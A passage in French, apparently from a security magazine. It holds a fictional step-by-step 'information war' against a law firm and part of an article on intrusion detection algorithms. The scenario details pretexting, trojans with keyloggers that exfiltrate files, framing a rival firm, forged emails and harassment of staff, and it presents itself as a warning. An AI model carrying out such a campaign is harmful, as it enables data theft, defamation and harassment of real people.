Enfin, une recherche sur www.google.com fait ressortir une partie des fournisseurs. Un grand nombre de fournisseurs se vante en effet d'avoir comme client le cabinet en question. Une simple recherche sur les mots " cabinet X" et " fourniture", " fournisseur" ou "références" nous donne une vingtaine de résultats pertinents.

Il nous reste à établir la liste des principaux clients de l'entreprise. Pour cela, nous envisageons de mener une attaque par social engineering dans la mesure où le cabinet ne mentionne pas ces informations.

Nous avons donc maintenant une image claire du positionnement de l'entreprise, de son niveau de trésorerie, de ses forces et de ses faiblesses.

Informations relatives aux personnes

Le cabinet a commis une erreur majeure qui va grandement faciliter notre attaque. Il laisse disponible le nom, le numéro de téléphone ainsi que l'adresse mail de l'ensemble de ses avocats sur son site Web. Pour nous, c'est une véritable mine d'or. Des informations relatives aux personnes qui travaillent dans l'entreprise, les compétences clé, ses valeurs humaines principales sont donc collectées. Des recherches complémentaires sur Internet (interviews, CV, université de droit, sites spécialisés, news group, ...) préciseront nos informations.

Informations techniques

Il s'agit maintenant de collecter des informations sur le système informatique du cabinet.

En premier lieu, une recherche sur les bases whois nous donne l'ensemble des plages des adresses IP associées au cabinet, les contacts techniques et administratifs (avec numéro de téléphone, adresse et mail), les serveurs DNS et le dépositaire du nom de domaine. Vient ensuite l'interrogation des serveurs DNS. Ceux-ci, n'ayant pas le transfert de zone activé, nous ont donné comme informations utiles le serveur de messagerie (Mail eXchanger). Un scan furtif des " ranges " d'adresses IP a mis à jour uniquement un serveur Web et le serveur de messagerie. Les points d'entrée étant limités, la recherche d'informations sur l'équipement informatique interne s'avère indispensable.

L'envoi d'un mail à un destinataire inexistant nous donne ces informations :

```
Received: from mail.cabinet.com
Received: from 192.168.77.27 by mail.cabinet.com
(InterScan E-Mail VirusWall NT); Mon, 20 May 2002
12:47:08 +0200
Received: from machine.bla ([192.168.14.27])
Received: by machine.bla with Internet Mail Service
(5.5.2650.1.007)
```

Il reste encore un nombre important d'informations à récupérer. Tout d'abord un mail prétextant une demande de renseignement au sujet de leurs tarifs est envoyé. La réponse nous donne le client de messagerie utilisé :

```
X-Mailer: Microsoft Outlook Express 5.50.4522.1200
```

La suite consiste à contacter un membre de l'équipe informatique dont nous obtenons le nom grâce aux bases whois et à un message technique envoyé sur un news group. Cette personne nous confirme les systèmes d'exploitation utilisés (Windows 2000), le navigateur (Internet Explorer 5.5) et le client de messagerie (Outlook Express 5.5). Pour obtenir ces informations, nous nous faisons passer pour une société vendant du matériel informatique.

Après avoir collecté l'ensemble de ces informations, nous constituons les dossiers et le scénario d'attaque.

Montage des dossiers et du scénario

Il est important, pour mener une attaque cohérente, précise et efficace, de consigner par écrit son déroulement. Pour cela, à partir des informations précédentes, nous constituons les dossiers suivants :

- Dossier sur la structure et l'organisation de l'entreprise

Il contient l'ensemble des informations financières, économiques et organisationnelles collectées.

- Dossier complet sur le système d'information

Toutes les informations techniques y sont classifiées et répertoriées.

- Dossier sur le personnel du cabinet

Outre ces dossiers, nous devons préparer à l'avance l'ensemble des éléments du scénario d'attaque indispensables au bon déroulement de l'opération :

- Dossier constitué de l'histoire inventée, des faux mails et communiqués
- Dossier détaillé sur l'attaque logique

Deuxième mois

Le second mois est mixte. Premièrement, nous avons glané suffisamment d'informations sur les personnes et sur l'entreprise pour commencer une partie de notre désinformation. Ensuite, afin de mettre toutes les chances de notre côté, nous continuons à préparer notre attaque finale.

Préparation de l'attaque finale

L'attaque finale nous demande donc encore de la préparation. Sa réussite dépend en partie de sa bonne médiatisation. Si peu de gens sont au courant que les documents du cabinet ont été publiés sur Internet, notre désinformation sera un échec. Il nous faut donc développer des moyens de communication servant à informer un grand nombre de personnes de la compromission des informations du cabinet. Pour cela, nous nous inscrivons à un grand nombre de listes de diffusion, de préférences, très fréquentées. Il existe sur le Web plusieurs hébergeurs de listes qui laissent à disposition les statistiques de fréquentation des listes. Nous nous appuyons dessus afin de choisir nos inscriptions, ceci dans le but d'y poster des messages le moment venu et d'avertir le public.

Si les newsgroups et mailing lists ne suffisent pas à atteindre notre objectif, nous aurons recours au SPAM. Le SPAM a cependant d'énormes désavantages : peu aimé, il sera difficile de l'utiliser sans prendre de gros risques. Cette situation ne sera utilisée que dans le cas où la médiatisation de notre attaque rate.

Afin de récupérer un grand nombre d'adresses mail, nous montons un serveur de newsgroups synchronisé avec des forums publics. La récupération des adresses mail se fait à l'aide de quelques " greps ". Afin d'accroître notre base de données d'adresses mail, nous créons un petit robot dont l'objectif est d'aspirer des sites de manière aléatoire et d'en extraire les adresses de courrier électronique. Le robot fonctionnera pendant tout le temps restant jusqu'à l'attaque.

Nous devons encore nous mettre à l'œuvre pour construire un site Web protestataire. Son objectif sera de "s'insurger contre les magouilles des cabinets d'avocats" une fois notre attaque mise en place. En outre, il servira de relais à la presse en référençant l'ensemble des documents confidentiels du cabinet qui seront publiés. Afin de crédibiliser son existence et lui donner une antériorité, nous développons le site sur d'autres sujets du même genre. Le référencement prend quelques semaines à partir du moment où le site a été inscrit dans les moteurs de recherche. Avec de la chance, le moment où Google et les autres moteurs référenceront nos pages coïncidera avec la publication des informations confidentielles. Aussi, nous serons parmi les premiers sites Web à être référencés sous les termes "cabinet avocat X" et "documents confidentiels", ce qui augmentera le trafic du site.

Il nous reste à développer le virus que nous allons envoyer au cabinet. D'après les informations collectées, il semble qu'un cheval de Troie soit la méthode la plus efficace, mais nous y reviendrons.

Canaliser la contre-attaque

Côté technique, nous avons bien avancé. Il nous reste à préparer et analyser la contre-attaque du cabinet. L'idée est la suivante : lorsque le cabinet va s'apercevoir qu'une partie de ses correspondances et de ses documents confidentiels auront été publiés sur Internet, il va contre-attaquer. Pour un cabinet d'avocats, cela signifie ... faire des procès. Nous allons donc anticiper cette contre-attaque afin qu'elle leur fasse perdre des ressources : en d'autres mots, nous allons contre-attaquer la contre-attaque ;-)

Si notre cabinet s'aperçoit que ses problèmes sont en réalité causés par un de ses concurrents, il risque fort de le traîner devant un tribunal pour lui demander réparation de son préjudice. Il nous restera donc à laisser suffisamment de traces afin que la source de l'agression soit identifiée comme étant un autre cabinet (par exemple, un avocat dont l'ordinateur aurait été "piraté" et qui aurait "malencontreusement" envoyé un virus au cabinet concurrent). Les deux cabinets devraient alors se livrer à une petite guerre juridique (et pourquoi pas aussi régler leurs vieilles querelles). Notre virus sera donc envoyé par le biais d'un de leurs concurrents.

Etant donné qu'il nous reste du temps, nous allons organiser une grosse livraison de papier dans les locaux de l'entreprise. Nous appelons plusieurs fournisseurs en leur demandant d'urgence, c'est-à-dire dans la journée, de livrer un demi-mètre cube de papier chacun. Cela sème la zizanie au sein du cabinet puisque la livraison a lieu en pleine journée devant les clients. En plus de cette frappe ponctuelle, nous décidons de faire systématiquement livrer des pizzas à certains avocats lors de leurs audiences. Nous imaginons le livreur de pizzas Z apporter au Maître une "calzone sans poivron" devant son client .. mmm à deux minutes de la plaidoirie ça ne fait pas très sérieux quand même...

Attaques contre les personnes

Nous lançons notre attaque contre certaines personnes du cabinet. Nous faisons livrer des fleurs à la stagiaire par l'avocat Z devant ses collègues, nous envoyons les offres d'emploi de cabinets concurrents aux avocats, nous réveillons les associés chez eux à deux heures du matin prétextant une affaire urgentissime à traiter immédiatement au cabinet, nous décrédibilisons certaines personnes en envoyant des mails "compromettants", nous propageons des rumeurs de licenciement...

Troisième mois : l'attaque finale

Ce troisième mois est entièrement consacré à la concrétisation de cette attaque contre le cabinet d'avocats. A la fin du mois, les objectifs visés devront être atteints. Cette guerre de l'information, si elle a abouti, engendrera une lente déchéance de l'entreprise. Pour concrétiser cela, ce mois est partagé en deux. Une première phase durant laquelle l'attaque logique est menée, puis une deuxième destinée à diffuser l'ensemble des données sensibles récupérées et intégrées dans notre scénario initial.

L'attaque logique

Elle se passe en deux étapes : l'introduction et l'exécution de notre "virus" (qui sera en fait un cheval de Troie comme nous le verrons) puis l'envoi des données collectées jusqu'à une machine dont nous avons le contrôle.

L'objectif que nous nous sommes fixés est d'arriver à faire sortir un grand nombre d'informations du cabinet d'avocats. L'attaque n'est pas simple. Nous savons que le cabinet utilise plusieurs anti-virus, le virus que nous leur enverrons sera donc fait main. Ensuite, nous savons que le cabinet utilise des contrôles d'accès aux ressources. Un avocat n'a donc pas accès à tout le réseau, mais à une partie seulement. Pour collecter un maximum de données, il va donc falloir envoyer notre cheval de Troie à plusieurs personnes, sans quoi nous n'aurions pas accès à certaines informations. La principale difficulté est de transmettre les données récupérées sur le réseau interne le plus discrètement possible et de la manière la plus fiable sur Internet. Nous nous sommes demandés s'il fallait envoyer les données au fur et à mesure sur plusieurs jours, ou bien les transmettre toutes en une fois. Nous avons pensé que cette seconde solution éveillera sans doute l'attention de l'administrateur réseau avec une montée en charge au niveau du réseau. Nous choisissons d'adopter les deux méthodes en les espaçant dans le temps : d'abord nous insérons un premier cheval de Troie qui enverra des informations petit à petit et ensuite, quelques jours avant la fin de l'attaque, nous enverrons un second Troyen qui enverra les informations mais de manière beaucoup plus rapide. Lorsque le second Troyen entrera en service, le premier s'auto-effacera des systèmes infectés.

Le temps de l'envoi de notre premier Troyen est arrivé. L'expéditeur du mail qui contient le programme est connu de notre première victime. Il contient un message cohérent et surtout non publicitaire. La préservation de notre anonymat est cruciale, le mail est donc envoyé via un remailer ou un serveur SMTP autorisant le relayage. Nous avons préalablement effectué des tests afin de vérifier que notre adresse IP n'était pas véhiculée dans l'en-tête du mail.

Afin de diriger la contre-attaque du cabinet, le remailer que nous avons choisi est celui d'un autre cabinet d'avocats. L'attaque semblera donc venir de lui. Afin d'augmenter nos chances de réussite, nous avons conçu plusieurs méthodes d'introduction de notre programme. La première, qui est la plus simple, se contente d'inciter la victime à cliquer sur la pièce jointe. Les pièces jointes étant filtrées, le cheval de Troie est donc encapsulé sous diverses formes (macro Word, fichier .hta, ...). Certaines personnes recevront donc des exécutables en pièce jointe et d'autres des documents Word ou Excel par exemple.

La seconde méthode que nous adoptons pour introduire le Troyen exploite les failles d'Outlook (et d'Internet Explorer) afin d'exécuter automatiquement le fichier joint ou de falsifier son extension.

Lors de nos préparatifs, nous avions évoqué la possibilité d'envoyer un fichier pdf malicieux pour exploiter un buffer overflow d'Acrobat Reader. De même, la pièce jointe aurait pu être un fichier corrompu (film ou vidéo) destiné aussi à l'exploitation d'un buffer overflow de Windows Media Player. Ces techniques étant trop aléatoires, nous les avons mises de côté.

Une fois introduit, notre programme récupère le carnet d'adresses, les boîtes d'envoi et de réception de chaque victime et part à la recherche des documents Word et Excel présents sur la machine et sur la partie du réseau à laquelle l'avocat a accès. L'envoi des informations depuis le réseau interne du cabinet est fait aléatoirement par un mail et via le Web à destination d'un de nos sites factices. L'envoi par le port 80 (HTTP) se fait par un formulaire offrant la possibilité d'ajouter des commentaires juridiques sur des décisions de justice "après modération de notre part", bien entendu. Pour l'administrateur réseau, tout doit laisser penser que ce n'est pas un virus mais un avocat qui effectue chacune de ces actions. Le serveur Web récupérant les informations et la boîte mail ont été mis en place anonymement et dans des pays étrangers. Une de nos machines récupère les informations toutes les heures (par relais pour rester anonyme). Les résultats de notre social engineering nous ont montré que le FTP était autorisé pour les utilisateurs, ce qui nous donne un autre moyen de transmission des données. Nous avons inclus dans notre Troyen une fonction supplémentaire de keylogger, ce qui nous informera des travaux actuels du cabinet et des mots de passe des utilisateurs. Nous augmentons nos chances de succès en envoyant à l'une de nos victimes le Troyen augmenté d'un sniffer. Des informations supplémentaires sont de ce fait récupérées pour une exploitation ultérieure. Les destinataires ont été judicieusement choisis en fonction de leur domaine de

compétence. L'envoi des informations est étalé sur plusieurs jours afin de ne pas attirer l'attention de l'administrateur réseau. Quelques heures après l'introduction de notre programme, les données commencent à nous arriver.
Le Troyen a une durée de vie de deux semaines. Pendant ce temps là, nous récupérons une grande partie des informations du cabinet, des dossiers de plaidoirie, de la correspondance client, la correspondance interne... A la fin du temps que nous avions fixé, le Troyen s'efface automatiquement des postes sur lesquels il a été installé. Notre attaque finale peut maintenant être lancée.

Le déroulement du scénario final

Nous introduisons alors notre second cheval de Troie. Le programme est envoyé par le serveur de mail d'un cabinet d'avocats concurrent. Il s'installe chez une de nos victimes. Il se propagera dans la nuit sur l'ensemble des postes du réseau grâce aux informations que nous avons récupérées préalablement (mots de passe récupérés grâce au sniffer, ou au keylogger...). Son action sera courte, mais intense. Le virus part dans une recherche frénétique de l'ensemble des documents qu'il trouve (.doc, .htm, .rtf et autres) qu'il récupère et qu'il envoie par mail sur les newsgroups. Les carnets d'adresses ainsi que les boites d'envoi et de réception du logiciel de messagerie des avocats et des associés sont envoyés ainsi que les fichiers stockés sur le serveur SMB.
En même temps, les informations que nous avons récupérées plus tôt sont envoyées dans les newsgroups. Nous intégrons à ces informations l'histoire que nous avons construite. Plusieurs mails échangés entre certains avocats font état de la vente d'informations confidentielles à des grandes entreprises contre rémunération. Le cabinet vendait par exemple les secrets industriels dont il avait la charge de déposer les brevets. Dans ces échanges de correspondance, un des avocats s'offusque de la vente de ces informations.
Dans le même temps, nous intervenons anonymement dans les newsgroups pour nous offusquer de la publication de ces informations. Nous commençons à avertir les clients du cabinet que leurs informations sont disponibles au public. La vente fictive d'informations par le cabinet n'est pas encore évoquée pour l'instant. Le siteWeb dissident que nous avons créé commence à entrer en action. Il recense l'ensemble des documents publiés et les rend accessibles aux personnes qui n'ont pas accès au newsgroup. En même temps, nous postons dans les listes de diffusion des correspondances entre le cabinet et ses clients afin d'avertir le public de la gravité de la compromission. Avant la fin de la nuit, nous enverrons un mail à l'ensemble des avocats du cabinet afin de leur expliquer l'attaque dont le cabinet est victime. Dans ces mails, nous mettons en doute la qualité du service informatique.
Nous attendons quelques jours avant de "découvrir" les malversations du cabinet. En effet, la masse d'informations ayant été postée dans les newsgroups est trop importante pour en faire un tri rapide. La découverte prend donc un certain temps. La médiatisation du virus dont est victime ce grand cabinet d'avocats se fait rapidement. Le site dissident est cité comme référençant lesdits documents. Nous avons offert à plusieurs personnes de mirrorer le site afin d'éviter une indisponibilité due à une surmédiatisation. Le site contient l'historique de l'affaire ainsi que tous les éléments s'y rapportant. Un forum est dédié aux visiteurs désirant donner leur point de vue. Nous y dramatisons considérablement le problème. Du temps s'étant écoulé et la polémique ayant pris, nous faisons état au travers du site dissident de mails d'avocats qui parlent de vente d'informations confidentielles à des entreprises.
Afin d'avoir des informations sur l'état interne du cabinet, nous prenons contact avec lui successivement en tant que journaliste puis en tant que client dont les informations se sont retrouvées publiées à leur insu. Cinq jours après la lancée de l'attaque, nous constatons que l'affaire a fait la une de plusieurs quotidiens. Plusieurs journalistes se sont aperçus des mails faisant état de la vente d'informations. Déjà on évoque les relations entre certains associés et le milieu politique. Certains journalistes, parlent de financement de partis politiques, d'autres de complots mafieux... Nous apprenons dans la presse que plusieurs clients se sont réunis en association et ont déposé plainte contre le cabinet. La plupart des gros clients ont cessé leurs relations avec lui. Grâce aux correspondances du cabinet d'avocats, nous apprenons aussi une foule de détails relatifs à la stratégie de certaines entreprises clientes du cabinet.
L'affaire aura fait scandale...

CONCLUSION

Cette attaque fictive de type guerre de l'information a tenté de vous démontrer que la fragilisation, la stabilisation voire la destruction d'une entreprise est tout à fait envisageable, et ce en utilisant simplement de l'information (et quelques attaques logiques facultatives dans d'autres cas) ou plus précisément de la désinformation. Ce genre de menace doit impérativement être prise en compte dans une entreprise afin de prendre des mesures préventives et d'établir des stratégies de défense. Ainsi, notre cabinet d'avocats aurait sans doute eu moins d'ennuis s'il avait mieux contrôlé les informations qu'il diffusait ou qui pouvaient être propagées via divers canaux (informatique et humain entres autres). Définitivement, la forte influence de l'information sur l'avenir d'une entreprise n'est pas de la science-fiction mais une réalité comme le montre le nombre important d'entreprises possédant une cellule d'intelligence économique et l'apparition de cabinet de conseils spécialisés dans ce domaine de l'information.

ED-V
TD-K

Les systèmes de détection d'intrusions : principes algorithmiques

Introduction

Les méthodes de détection d'intrusions utilisées à l'heure actuelle reposent essentiellement sur l'observation d'événements et leur analyse. La collecte d'informations constitue donc la première étape dans tout système de détection d'intrusions. Il s'agit d'une part des informations fournies par le journal système, les journaux propres à certaines applications (serveur de courrier électronique, etc.), mais aussi de données provenant de « sondes » installées par les outils de détection eux-mêmes, comme des « sniffers » réseau ou des modules applicatifs spécifiques, permettant d'observer l'utilisation de l'application (URL des documents lus par l'intermédiaire d'un serveur Web, etc.), des modules système permettant de signaler l'exécution de certaines opérations particulières (modification des droits d'accès à certains fichiers, etc.).

Le rôle des outils de détection d'intrusions consiste alors à exploiter cette masse d'informations, appelée audit, de manière à y détecter des événements signalant potentiellement une intrusion.

Deux approches ont été proposées à ce jour dans ce but [1, 8] : l'approche comportementale (anomaly detection) et l'approche par scénario (misuse detection ou knowledge based detection). La première se base sur l'hypothèse que l'on peut définir un comportement «normal» de l'utilisateur et que toute déviation par rapport à celui-ci est potentiellement suspecte. La seconde s'appuie sur la connaissance des techniques employées par les attaquants : on en tire des scénarii d'attaque et on recherche dans les traces d'audit leur éventuelle survenue.

Dans la suite de cet article, nous présenterons ces deux approches en citant les avantages et inconvénients de chacune. Nous terminerons par la présentation d'une approche alternative, qui tente de contourner les problèmes des deux approches classiques et dont le but est de détecter des violations de politiques de sécurité.

Approche comportementale

La détection d'anomalies consiste à définir, dans une première phase, un certain comportement du système, des utilisateurs, des applications, etc. considéré comme «normal» ; dans une seconde phase, on observe l'entité ainsi modélisée et tout écart par rapport au comportement de référence est signalé comme étant suspect [2, 10].

Cette approche recouvre en fait deux problèmes distincts : la définition du comportement «normal» (souvent appelé profil) d'une part, la spécification des critères permettant d'évaluer le comportement observé par rapport à ce profil d'autre part.

Le principal investissement lors de la mise en œuvre d'un détecteur d'anomalies est la construction du profil. Cette étape est délicate, car le profil doit refléter à la fois une certaine politique de sécurité (par exemple, il ne doit pas être possible de déclencher un «reboot» du système *via* une simple requête HTTP), le fonctionnement naturel des applicatifs exploités (par exemple, un serveur HTTP émet à destination d'un client distant si et seulement s'il reçoit une requête de sa part) et les habitudes éventuellement très disparates des utilisateurs (par exemple, dans une entreprise «zéro papier», un ingénieur commercial accédera très régulièrement aux pages HTML contenant les descriptions techniques des produits, mais probablement jamais au contrat passé avec la société de restauration). Le profil peut donc contenir des règles impératives imposées par l'administrateur et/ou des règles empiriques, «apprises» en cours de fonctionnement.

La mise en service d'un détecteur d'anomalies est donc précédée d'une phase d'apprentissage au cours de laquelle le profil, initialement construit uniquement à partir d'une politique de sécurité, évolue, afin que toute utilisation jugée normale soit reconnue comme telle. Dans certains cas, cet apprentissage continue également après la mise en service : le profil évolue constamment afin de suivre au mieux l'utilisation réelle du système.

Les différentes approches de détection d'anomalies se distinguent essentiellement par le choix des entités modélisées dans le profil et l'interprétation qui est faite des divergences par rapport à ce profil. Nous présentons ici trois cas typiques : la détection probabiliste, la détection statistique et la détection par réseaux de neurones.

Approche probabiliste

Cette forme de détection d'anomalies se montre à la fois simple et efficace. Le profil correspond à une définition du fonctionnement-type de chaque application. Étant donnée une suite d'événements, il spécifie la probabilité de chaque événement susceptible de se produire par la suite. Par exemple, si un serveur HTTP exécute la séquence suivante :

1. connexion d'un client sur le port 80

2. réception d'une requête HTTP GET
Le profil de ce serveur peut indiquer que dans ce cas, le prochain événement sera :

- *lecture du fichier dont le nom apparaît dans l'URL* (probabilité 60%)
- *exécution du script dont le nom apparaît dans l'URL* (probabilité 30%)
- *renvoi d'un message d'erreur HTTP 404* (probabilité 10%)

En revanche, le profil peut exiger que l'événement *réception d'une requête HTTP GET /etc/shadow* soit toujours suivi par l'événement *renvoi du message d'erreur HTTP 401* avec une probabilité de 100%.

Ce profil constitue par définition la référence à laquelle tout comportement observé doit être conforme pour ne pas être considéré suspect. La définition précise d'une «anomalie» est évidemment variable en fonction des implémentations et des buts poursuivis :

- apparition d'un événement non prévu par le profil, par exemple *réception de HTTP GET* suivi de *shutdown,*
- apparition trop fréquente d'un événement de très basse probabilité,
- non-apparition d'un événement attendu,
- etc.

La construction du profil est très simple à partir de comportements observés, de même que son évolution dynamique. Si, après une séquence A-B-C, le profil accorde à l'événement D une probabilité de 8% tandis qu'il se produit en pratique dans 10% des cas, le système pourrait lever une alerte pour signaler une violation du profil, donc une attaque potentielle. Cependant, vu le faible écart entre la probabilité attendue et la fréquence observée, il ne s'agit quasi-certainement pas d'une intrusion, notamment si ce chiffre est stable au cours d'une longue période. Deux réactions sont alors possibles : laisser le système lever les alertes ou modifier le profil et porter la probabilité «°normale°» à 10%, afin de mieux correspondre au fonctionnement réel [9].

La seconde solution réduit le taux de faux positifs (fausses alertes en l'absence d'attaque), améliorant par là-même théoriquement la qualité du détecteur, mais elle présente également un risque. Supposons par exemple qu'un attaquant cherche à exécuter la séquence A-B-C-D de manière très intensive, par exemple avec une fréquence de 80%. Si le profil, même après modification de la probabilité de D à 10%, l'en empêche, l'attaquant peut toutefois chercher à atteindre progressivement ce régime : il pourra exécuter A-B-C-D en ne dépassant que très légèrement la fréquence autorisée par le profil de manière à obtenir la modification de celui-ci et ainsi de suite, jusqu'à atteindre un profil dans lequel l'exécution de A-B-C-D dans 80% des cas paraisse normale. Pour cette raison, il est nécessaire d'observer également l'évolution du profil dans le temps, l'évolution constante et régulière de certaines règles est le symptôme de telles tentatives de déformation du profil.

Approche statistique

Par définition, l'approche probabiliste repose sur des règles explicites définissant le profil. Cependant, de telles règles ne permettent pas toujours de spécifier entièrement la politique souhaitée ou d'en déceler des violations. Les attaques pouvant déjouer un détecteur probabiliste incluent, entre autres, des dénis de service, l'exploitation de canaux cachés, l'installation de chevaux de Troie non connus du profil, etc.

De telles attaques peuvent cependant être prises en compte, du moins en partie, par une approche statistique, plus exhaustive. Dans ce cas, le profil consiste en une mesure quantitative de l'utilisation de ressources système dans le cadre d'un fonctionnement normal. Cela inclut : l'occupation mémoire, le taux d'utilisation des processeurs, la fréquence et la localisation des accès disque, l'intensité du trafic réseau, la fréquence d'accès à des services critiques du système (notamment l'authentification, le contrôle d'accès ou le contrôle de processus), etc.

Dans certains cas, le profil prend également en compte la variation de ces mesures au cours du temps : par exemple, un site Web d'actualités sera fortement sollicité dans la matinée ainsi que le soir, peu durant la journée et très peu durant la nuit.

En cours de fonctionnement, les mesures observées doivent rester proches des valeurs de référence imposées par le profil. Dans cet exemple, un trafic réseau anormalement faible en matinée signale très probablement une panne ou une attaque du type déni de service. De même, une série très intense de tentatives d'authentification est un symptôme typique d'une recherche de mot de passe.

La construction du profil repose essentiellement sur la mesure de ces valeurs lors de la période d'apprentissage. Celle-ci doit se faire en environnement contrôlé et sûr afin d'exclure (autant que possible) toute tentative d'attaque à ce moment, qui pourrait biaiser le profil. Une fois mis en service, le détecteur force en réalité une utilisation du système identique à celle des conditions de l'apprentissage. Là encore, le profil peut évoluer dynamiquement au cours du fonctionnement, en l'ajustant progressivement en fonction des valeurs moyennes réellement observées. De même que dans le cas de la détection probabiliste, une analyse de l'évolution du profil est nécessaire.

Réseaux de neurones

Une troisième technique vise plus particulièrement à contrôler le comportement des utilisateurs du système. L'objectif est de protéger le système des attaques dont ils pourraient être les auteurs, mais surtout de vérifier leur identité tout au long de la session. Cette approche convient donc particulièrement pour détecter des chevaux de Troie et des attaques visant à déjouer l'authentification ou des détournements d'identité.

Le principe repose sur le fait que chaque utilisateur peut être identifié à son comportement : ses activités, ses outils préférés,

ses habitudes de travail, mais aussi d'autres paramètres tels que la vitesse de sa frappe au clavier, sa préférence vis-à-vis de l'interface graphique ou des commandes texte, etc. Le profil associé à chaque utilisateur reflète donc ces informations dans le cadre d'une utilisation «normale», c'est-à-dire légitime.

Il est possible de représenter efficacement ce profil par un réseau de neurones conçu pour reconnaître des suites d'opérations caractéristiques de l'utilisateur. Le réseau enregistre les opérations de l'utilisateur durant une fenêtre temporelle donnée, puis tente de prédire la prochaine opération. Un échec de prédiction correspond ainsi à une déviation par rapport au profil et donne potentiellement lieu à une alerte.

La fenêtre temporelle peut effectivement être définie en temps réel (par exemple, prédire la prochaine opération en fonction des actions de l'utilisateur au cours des 5 dernières secondes), mais plus souvent, elle correspond en fait à un certain nombre d'opérations (le réseau tente de prédire la prochaine opération en fonction des 5 dernières). Le choix de la taille de la fenêtre est une importante variable d'ajustement : une fenêtre plus courte limite dans les faits le champ d'action de l'utilisateur, en limitant considérablement ses comportements possibles, ce qui tend à générer de fréquents faux-positifs. En revanche, une fenêtre longue conduit automatiquement à un détecteur moins réactif, laissant ainsi la possibilité à un attaquant potentiel de «noyer» des opérations malignes dans des séries d'actions d'apparence légitime.

La détection par réseaux de neurones a été largement développée et testée dans les années 80 et 90 [4], mais la plupart des projets se sont soldés par des échecs. Néanmoins, cette méthode fait actuellement l'objet de nouvelles recherches, avec quelques résultats prometteurs : par exemple, un système fondé sur un tel réseau de neurones détecte, selon ses auteurs, les anomalies avec un taux de succès de 96% et un taux de faux-positifs de 7% [6]. Bien que ces valeurs correspondent aux conditions expérimentales et non à une mise en production réelle, ils témoignent d'un potentiel certain de la méthode. Cependant, la mise en œuvre reste délicate : la construction initiale du réseau neuronal et le choix de la taille de la fenêtre exigent un grand nombre de tests dans des conditions d'exploitation réelle, de même que la longue phase d'apprentissage du réseau. En plus de cet important investissement, l'approche présente le risque supplémentaire qu'un utilisateur ayant des intentions malignes à long terme présente volontairement un comportement biaisé au cours de ces étapes préliminaires de manière à influencer la topologie finale du réseau de neurones et générer un profil à sa convenance.

Conclusion sur l'approche comportementale

De manière générale, cette approche présente plusieurs avantages. Le profil spécifie le comportement «normal», en revanche, il ne fait pas d'hypothèse sur les «anomalies» qui le violent : autrement dit, en signalant toute déviation par rapport au profil, il est possible de détecter *a priori* toute attaque qui viole ce profil, même dans le cas où cette attaque n'était pas connue au moment de la construction du profil. Cette capacité à détecter de «nouvelles attaques» constitue la principale force de la détection d'anomalies. En outre, une fois un profil au point, le système ne nécessite qu'une maintenance minimale, si l'on considère *a priori* que l'évolution de l'usage «°normal°», c'est-à-dire légal, reste faible. Cependant, l'approche comportementale souffre de quelques défauts intrinsèques :

- les données utilisées en apprentissage doivent être exemptes d'attaques,
- en cas de modifications subites de l'environnement de l'entité modélisée, cette entité changera sans doute brutalement de comportement. Des alarmes seront donc levées. Pour autant, ce n'est peut-être qu'une réaction normale à la modification de l'environnement,
- enfin, un utilisateur malicieux peut habituer le système (soit pendant la phase d'apprentissage, soit en exploitation si l'apprentissage est continu) à des actions malveillantes, qui ne donneront donc plus lieu à des alertes.

Approche par scénario

Le problème de la détection d'intrusions est également couramment approché d'une façon radicalement différente, en visant à détecter des signes de scénarii d'attaques connus. Le principe commun à toutes les techniques de cette classe consiste à utiliser une base de données contenant des spécifications de scénarii d'attaques (on parle de signatures d'attaque et de base de signatures). Le détecteur d'intrusions confronte le comportement observé du système à cette base et lève une alerte si ce comportement correspond à l'une des signatures.
Nous présentons dans la suite deux techniques qui répondent à cet objectif: le pattern matching et la détection par inférence.

Pattern matching

Le pattern matching est la forme la plus simple de détection de signatures. Dans ce cas, les suites d'opérations enregistrées dans l'audit sont considérées comme un langage, dont la base de signatures constitue un sous-ensemble défini par un ensemble de *patterns*. La détection d'intrusions s'apparente dès lors au problème classique de reconnaissance de langage ; le cœur du détecteur d'intrusions implémente un certain modèle de reconnaissance de langage (machine de Turing, automate à états, réseau de Petri, etc.) dont dépend directement la classe des attaques susceptibles d'être détectées [11].
Cependant, un modèle de détection dans lequel les transitions d'états correspondraient directement aux opérations effectuées et consignées dans l'audit aboutirait immédiatement à une explosion combinatoire, étant donné le nombre astronomique des états possibles d'un système informatique, même de taille modeste. Pour cette raison, les transitions sont munies de *gardes* : il s'agit de fonctions booléennes de l'état du système qui

permettent à la fois de simplifier la spécification des *patterns* et réduire dramatiquement l'espace d'exploration du détecteur. Considérons par exemple une vulnérabilité bien connue des systèmes Unix : l'exécution d'un interpréteur de commandes muni du bit *suid*, qui permet à un utilisateur malveillant d'acquérir des droits illégitimes. Le principe de l'attaque peut se résumer ainsi :

1. l'utilisateur *user1* crée une copie de */bin/sh* par exemple dans */home/user1/mysh.*
2. il trouve un moyen (cheval de Troie, détournement d'identité, social-engineering, etc.) de donner à cette copie une autre identité *user2* et armer son bit *suid.*
3. il lui suffit désormais d'exécuter */home/user1/mysh* pour lancer des opérations illégales.

En utilisant la notation conventionnelle des expressions régulières et à l'aide des *gardes*, un *pattern* décrivant cette attaque peut s'écrire :

$cp(/bin/sh,A)_{uid(A)=U} .^{*} exec(A)_{uid(A)^{1}U \grave{U} suid(A)=true}$

En tant que tel, ce mécanisme de détection reste très fiable, le pattern matching étant une méthode déterministe et exacte. La principale difficulté provient en revanche de la construction des *patterns* eux-mêmes, qui doivent répondre aux critères contradictoires d'être à la fois suffisamment précis pour discriminer un grand nombre de cas et éviter de générer des faux-positifs, et rester suffisamment génériques pour détecter différentes variantes de la même attaque.

Dans l'exemple très simple proposé ci-dessus, le *pattern* proposé n'émet aucune hypothèse quant aux opérations entraînant la modification du propriétaire de la copie *A* et du bit *suid* : ainsi, toute forme d'attaque aboutissant à l'exécution d'un shell avec un bit *suid* armé et appartenant à un autre utilisateur sera détectée. En revanche, on suppose ici que l'attaquant est l'auteur de la copie *A*. S'il ne fait qu'armer le bit *suid* sans modifier le propriétaire de *A*, l'exécution d'un tel shell n'est en rien illégale pour lui, mais constitue une intrusion pour tout autre utilisateur. Ce cas n'est pas pris en compte par ce *pattern*, donnant ainsi lieu à un faux-négatif (absence d'alerte en présence d'attaque).

Détection par inférence

